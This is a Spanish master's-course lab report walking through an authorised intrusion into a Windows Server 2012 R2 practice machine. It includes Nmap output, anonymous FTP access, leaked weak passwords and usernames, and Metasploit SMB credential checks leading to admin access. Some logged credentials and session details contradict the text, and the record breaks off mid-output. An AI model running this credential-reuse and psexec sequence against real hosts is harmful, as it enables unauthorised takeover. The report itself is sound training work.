



Universidad Europea

UNIVERSIDAD EUROPEA DE MADRID

ESCUELA DE ARQUITECTURA, INGENIERÍA Y DISEÑO

MASTER EN CIBERSEGURIDAD

**MÓDULO 4. SEGURIDAD EN EL SOFTWARE BASE Y LAS
APLICACIONES**

**Explotación de vulnerabilidades en Windows con
Metasploit**

CARLOS LÓPEZ JIMÉNEZ

Dirigido por

CURSO 2025-2026

ÍNDICE

Índice	3
1 Objetivo y alcance	4
2 Entorno y herramientas utilizadas	5
3 Metodología seguida.....	6
4 Desarrollo de la práctica	7
4.1 Reconocimiento inicial del host.....	7
4.2 Preparación de Metasploit y reconocimiento de módulos	7
4.3 Acceso anónimo al servidor FTP	9
4.4 Evidencias sensibles recuperadas desde el FTP.....	9
4.5 Enumeración web y obtención de usuarios internos	10
4.6 Validación inicial de credenciales por SMB	11
4.7 Acceso administrativo y explotación remota con psexec.....	12
4.8 Verificación del compromiso y captura de la flag.....	14
5 Resultados obtenidos.....	15
6 Conclusiones.....	16
7 7. Recomendaciones de seguridad	¡Error! Marcador no definido.

1 OBJETIVO Y ALCANCE

El objetivo de la práctica fue realizar una intrusión controlada sobre la máquina **Defenestration**, basada en Windows Server 2012 R2, siguiendo una metodología clásica de pentesting: reconocimiento, enumeración, correlación de evidencias, validación de credenciales y explotación remota mediante Metasploit.

El ejercicio demuestra cómo una combinación de fallos aparentemente simples —acceso anónimo al FTP, exposición de contraseñas débiles, reutilización de credenciales y servicios internos accesibles— puede desembocar en un compromiso completo del sistema.

2 ENTORNO Y HERRAMIENTAS UTILIZADAS

- Kali Linux como estación atacante.
- Fluxbound como laboratorio de pruebas autorizado.
- Nmap para la fase de reconocimiento de puertos y servicios.
- Cliente FTP para la enumeración y descarga de evidencias.
- Navegador web para revisar el portal interno y el directorio de empleados.
- Metasploit Framework para la validación de credenciales y explotación con psexec.

3 METODOLOGÍA SEGUIDA

Reconocimiento. Se realizó un escaneo del host objetivo para identificar servicios expuestos, versiones y pistas del sistema operativo.

Enumeración. Se analizaron de forma ordenada los servicios descubiertos, priorizando aquellos con mayor probabilidad de fuga de información.

Correlación de evidencias. Se relacionó la información obtenida del FTP con el portal web corporativo para construir combinaciones válidas de usuarios y contraseñas.

Explotación. Se validaron credenciales por SMB y, tras identificar una cuenta administrativa, se empleó el módulo psexec de Metasploit para obtener ejecución remota.

Verificación. Se confirmó el acceso con una sesión Meterpreter y se leyó la flag final como evidencia de compromiso.

4 DESARROLLO DE LA PRÁCTICA

4.1 RECONOCIMIENTO INICIAL DEL HOST

La primera acción fue el escaneo del objetivo con Nmap. Se identificaron los puertos **21/TCP (FTP)**, **80/TCP (HTTP)**, **445/TCP (SMB)**, **3389/TCP (RDP)** y **5985/TCP (WinRM)**, además de múltiples servicios RPC propios de Windows. Esta fase permitió determinar que el objetivo corría Windows Server 2012 R2 y que existían varios vectores viables de enumeración.

```
21/tcp open  ftp           Microsoft Ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ 10-28-25 02:43AM <DIR>      backups
|_ 10-28-25 02:43AM <DIR>      documentos
|_ 10-28-25 02:57AM      343 passwords_policy.txt
|_ 10-28-25 02:57AM      704 README.txt
|_ ftp-syst:
|_  SVST: Windows_NT
80/tcp open  http           Microsoft IIS httpd 8.5
|_ http-methods:
|_  Potentially risky methods: TRACE
|_ http-title: DefenCorp Solutions - Portal de Empleados
|_ http-server-header: Microsoft-IIS/8.5
135/tcp open  msrpc          Microsoft Windows RPC
139/tcp open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server  Microsoft Terminal Service
5985/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
Device type: general purpose
Running: Microsoft Windows 2012/7/8.1
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_7::ultimate cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Server 2012 R2 Update 1, Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1
Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|_  3.0:2:
|_    Message signing enabled but not required
|_ nbstat: NetBIOS name: DEFENESTRATION, NetBIOS user: <unknown>, NetBIOS MAC: 06:61:98:dc:ba:c9 (unknown)
|_ clock-skew: mean: -5s, deviation: 0s, median: -5s
|_ smb2-time:
|_   date: 2026-03-29T16:15:35
```

Figura 1. Resultado del reconocimiento inicial con Nmap.

4.2 PREPARACIÓN DE METASPLOIT Y RECONOCIMIENTO DE MÓDULOS

Una vez identificados los servicios, se abrió Metasploit para revisar módulos útiles y orientar la fase de explotación. En esta etapa se consideró especialmente el servicio FTP, ya que ofrecía acceso anónimo y podía contener información interna reutilizable.




Figura 2. Inicio de Metasploit Framework en la máquina atacante.





Figura 3. Búsqueda de módulos relacionados con FTP en Metasploit.

4.3 ACCESO ANÓNIMO AL SERVIDOR FTP

El servicio FTP permitió autenticación con el usuario **anonymous**, lo que constituye una debilidad importante, ya que expone información sin necesidad de credenciales. Tras validar este acceso, se listó el contenido disponible y se localizaron varios archivos y directorios sensibles.



```
Session Acciones Editar Vista Ayuda
msf auxiliary(scanner/ftp_login) > set RHOSTS 10.0.93.74
RHOSTS => 10.0.93.74
msf auxiliary(scanner/ftp_login) > set USERNAME anonymous
USERNAME => anonymous
msf auxiliary(scanner/ftp_login) > set PASSWORD anonymous
PASSWORD => anonymous
msf auxiliary(scanner/ftp_login) > run
[*] 10.0.93.74:21 - 10.0.93.74:21 - Starting FTP login sweep
[*] 10.0.93.74:21 - No active DB -- Credential data will not be saved!
[*] 10.0.93.74:21 - 10.0.93.74:21 - Login Successful: anonymous:anonymous
[*] 10.0.93.74:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ftp_login) >
```

Figura 4. Validación del acceso anónimo al FTP desde Metasploit.




```
(kali@kali)~[/Escritorio]
$ ftp 10.0.93.74
Connected to 10.0.93.74.
220 Microsoft FTP Service
Name (10.0.93.74:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49244|)
150 Opening ASCII mode data connection.
10-28-25 02:43AM <DIR> backups
10-28-25 02:43AM <DIR> documentos
10-28-25 02:57AM 343 passwords_policy.txt
10-28-25 02:57AM 704 README.txt
226 Transfer complete.
```

Figura 5. Contenido accesible dentro del servicio FTP.

4.4 EVIDENCIAS SENSIBLES RECUPERADAS DESDE EL FTP


Dentro del FTP se recuperaron tres evidencias especialmente relevantes. La primera fue un archivo de política de contraseñas con varias claves débiles y frecuentes; la segunda, un README

que indicaba expresamente que las credenciales del personal podían servir también para SMB/WMI; y la tercera, una plantilla interna que confirmaba la falta de hardening y la ausencia de parches recientes.




```
-/Escritorio/passwords_policy.txt - Mousepad
Archivo  Editar  Buscar  Ver  Documento  Ayuda
1 DefenCorp Solutions - Politica de Contraseñas
2
3
4 NOTA INTERNA: Las siguientes son las contraseñas mas comunes
5 utilizadas por el personal. Deben ser cambiadas urgentemente.
6
7 DefenCorp2012!
8 ftp@2012
9 Portal123
10 Admin123
11 Password2012
12
13 ACCION REQUERIDA: Implementar politica de contraseñas fuertes.
14
```

Figura 6. Archivo passwords_policy.txt.



```
-/Escritorio/README.txt - Mousepad
Archivo  Editar  Buscar  Ver  Documento  Ayuda
passwords_policy.txt x README.txt x
1 DefenCorp Solutions - Servidor FTP
2
3
4 Bienvenido al sistema de transferencia de archivos de Recursos Humanos.
5
6 ACCESO ANONIMO HABILITADO
7
8 Credenciales de acceso autenticado:
9 - Usuario: ftpuser
10 - Contraseña: ftp@2012
11
12 Directorios disponibles:
13 - /documentos - Plantillas y formularios
14 - /backups - Copias de seguridad del sistema
15
16 NOTA: Para informacion de contacto del personal de TI, consultar
17 el directorio de empleados en el portal web (/employees.html)
18
19 IMPORTANTE: Las credenciales del archivo passwords_policy.txt
20 tambien funcionan para acceso remoto SMB/WMI del sistema.
21
```

Figura 7. Archivo README.txt.



```
-/Escritorio/plantilla_acceso.txt - Mousepad
Archivo  Editar  Buscar  Ver  Documento  Ayuda
passwords_policy.txt x README.txt x plantilla_acceso.txt x
1 PLANTILLA - SOLICITUD DE ACCESO AL SISTEMA
2
3
4 Nombre del empleado: _____
5 Departamento: _____
6 Usuario solicitado: _____
7
8 NOTA IMPORTANTE:
9 El sistema actualmente utiliza Windows Server 2012 R2 sin los ultimos
10 parches de seguridad aplicados. Se recomienda actualizacion urgente.
11
12 Vulnerabilidades conocidas pendientes de parchear:
13 - CVE-2017-0213 (Escalada de privilegios COM)
14 - Configuracion de servicios sin hardening
15
16 Aprobado por: Departamento de TI
17
```

Figura 8. Plantilla interna de solicitud de acceso.

Hallazgos clave:

- Contraseñas débiles: DefenCorp2012!, ftp@2012, Portal123, Admin123, Password2012.
- El README indica reutilización de credenciales para acceso remoto.
- La plantilla interna confirma debilidades de hardening y mantenimiento.

4.5 ENUMERACIÓN WEB Y OBTENCIÓN DE USUARIOS INTERNOS

A partir de la pista contenida en el README, se revisó el portal web corporativo y se localizó la ruta **/employees.html**, donde se listaban usuarios internos del dominio o de los servicios

asociados. Este paso fue determinante, ya que permitió transformar una simple lista de contraseñas en combinaciones de credenciales reales.





Figura 9. Acceso al portal web corporativo.



Directorio de Empleados

Departamento de TI

- Usuario: defencorp_admin - Rol: Administrador de Sistemas
- Usuario: webportal - Rol: Servicio Web
- Usuario: ftpuser - Rol: Transferencia de Archivos

Nota interna: Revisar políticas de contraseñas debiles en proxima auditoria.

Figura 10. Directorio de empleados obtenido a partir de la pista del README.


4.6 VALIDACIÓN INICIAL DE CREDENCIALES POR SMB

Con la lista de usuarios y contraseñas, se inició la validación por SMB mediante el módulo **auxiliary/scanner/smb/smb_login**. En primer lugar, se comprobó que la cuenta **ftpuser**

disponía de acceso válido al servicio, aunque no ofrecía ejecución de comandos ni privilegios administrativos.

```
msf > use auxiliary/scanner/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/smb/smb_login) >
msf auxiliary(scanner/smb/smb_login) > set RHOSTS 10.0.93.74
RHOSTS => 10.0.93.74
msf auxiliary(scanner/smb/smb_login) > set SMBUser ftpuser
SMBUser => ftpuser
msf auxiliary(scanner/smb/smb_login) > set SMBPass ftp@2012
SMBPass => ftp@2012
msf auxiliary(scanner/smb/smb_login) > set SMBPass ftp@2012
SMBPass => ftp@2012
msf auxiliary(scanner/smb/smb_login) > run
[*] 10.0.93.74:445 - 10.0.93.74:445 - Starting SMB login bruteforce
[*] 10.0.93.74:445 - 10.0.93.74:445 - Success: '\ftpuser:ftp@2012'
[*] 10.0.93.74:445 - No active DB -- Credential data will not be saved!
[*] 10.0.93.74:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.93.74:445 - Bruteforce completed, 1 credential was successful.
[*] 10.0.93.74:445 - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_login) >
```

Figura 11. Validación de credenciales SMB para ftpuser.



```
cali@kali: ~/Escritorio
Session Acciones Editar Vista Ayuda
msf auxiliary(scanner/smb/smb_login) > sessions

Active sessions

  Id  Name  Type  Information                                     Connection
  --  --
  2    smb   SMB   ftpuser @ 10.0.93.74:445 10.8.0.38:40783 -> 10.0.93.74:445 (10.0.93.74)


msf auxiliary(scanner/smb/smb_login) > sessions -i 2
[*] Starting interaction with 2...

SMB (10.0.93.74) >
```

Figura 12. Apertura de sesión SMB con privilegios limitados.

4.7 ACCESO ADMINISTRATIVO Y EXPLOTACIÓN REMOTA CON PSEXEC

Tras seguir combinando usuarios y contraseñas, se confirmó el acceso administrativo con **defencorp_admin** y la contraseña **DefenCorp2012!**. Una vez verificada la validez de esta cuenta, se utilizó el módulo **exploit/windows/smb/psexec** de Metasploit para desplegar un payload Meterpreter y obtener ejecución remota sobre el sistema objetivo.



```

cali@kali: ~/Escritorio
Session Acciones Editar Vista Ayuda

[Metasploit Framework]
--=[ metasploit v6.4.84-dev ]
+ --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads ]
+ --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]


Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/smb/smb_login) >
msf auxiliary(scanner/smb/smb_login) > set RHOSTS 10.0.93.74
RHOSTS => 10.0.93.74
msf auxiliary(scanner/smb/smb_login) > set SMBUser defencorp_admin
SMBUser => defencorp_admin
msf auxiliary(scanner/smb/smb_login) > set SMBPass DefenCorp2012!
SMBPass => DefenCorp2012!
msf auxiliary(scanner/smb/smb_login) > run
[*] 10.0.93.74:445 - 10.0.93.74:445 - Starting SMB login bruteforce
[*] 10.0.93.74:445 - 10.0.93.74:445 - Success: '.\defencorp_admin:DefenCorp2012!' Administrator
[*] 10.0.93.74:445 - No active DB -- Credential data will not be saved!
[*] 10.0.93.74:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.93.74:445 - Bruteforce completed, 1 credential was successful.
[*] 10.0.93.74:445 - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_login) >

```

Figura 13. Validación SMB exitosa con la cuenta administrativa.

Durante la explotación se produjo inicialmente un intento sin sesión válida, circunstancia habitual cuando el servicio remoto tarda en levantarse o la sincronización no es suficiente. Tras ajustar la ejecución y repetir el proceso, se obtuvo correctamente una sesión Meterpreter funcional.



```

msf auxiliary(scanner/smb/smb_login) > set CreateSession true
CreateSession => true
msf auxiliary(scanner/smb/smb_login) > run
[*] 10.0.93.74:445 - 10.0.93.74:445 - Starting SMB login bruteforce
[*] 10.0.93.74:445 - 10.0.93.74:445 - Success: '.\ftpuser:ftp2012!'
[*] 10.0.93.74:445 - No active DB -- Credential data will not be saved!
[*] SMB session 1 opened (10.0.93.74:445 -> 10.0.93.74:445) at 2026-03-29 18:52:50 +0200
[*] 10.0.93.74:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.93.74:445 - Bruteforce completed, 1 credential was successful.
[*] 10.0.93.74:445 - 1 SMB session was opened successfully.
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_login) > session
[*] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf auxiliary(scanner/smb/smb_login) > sessions

Active sessions

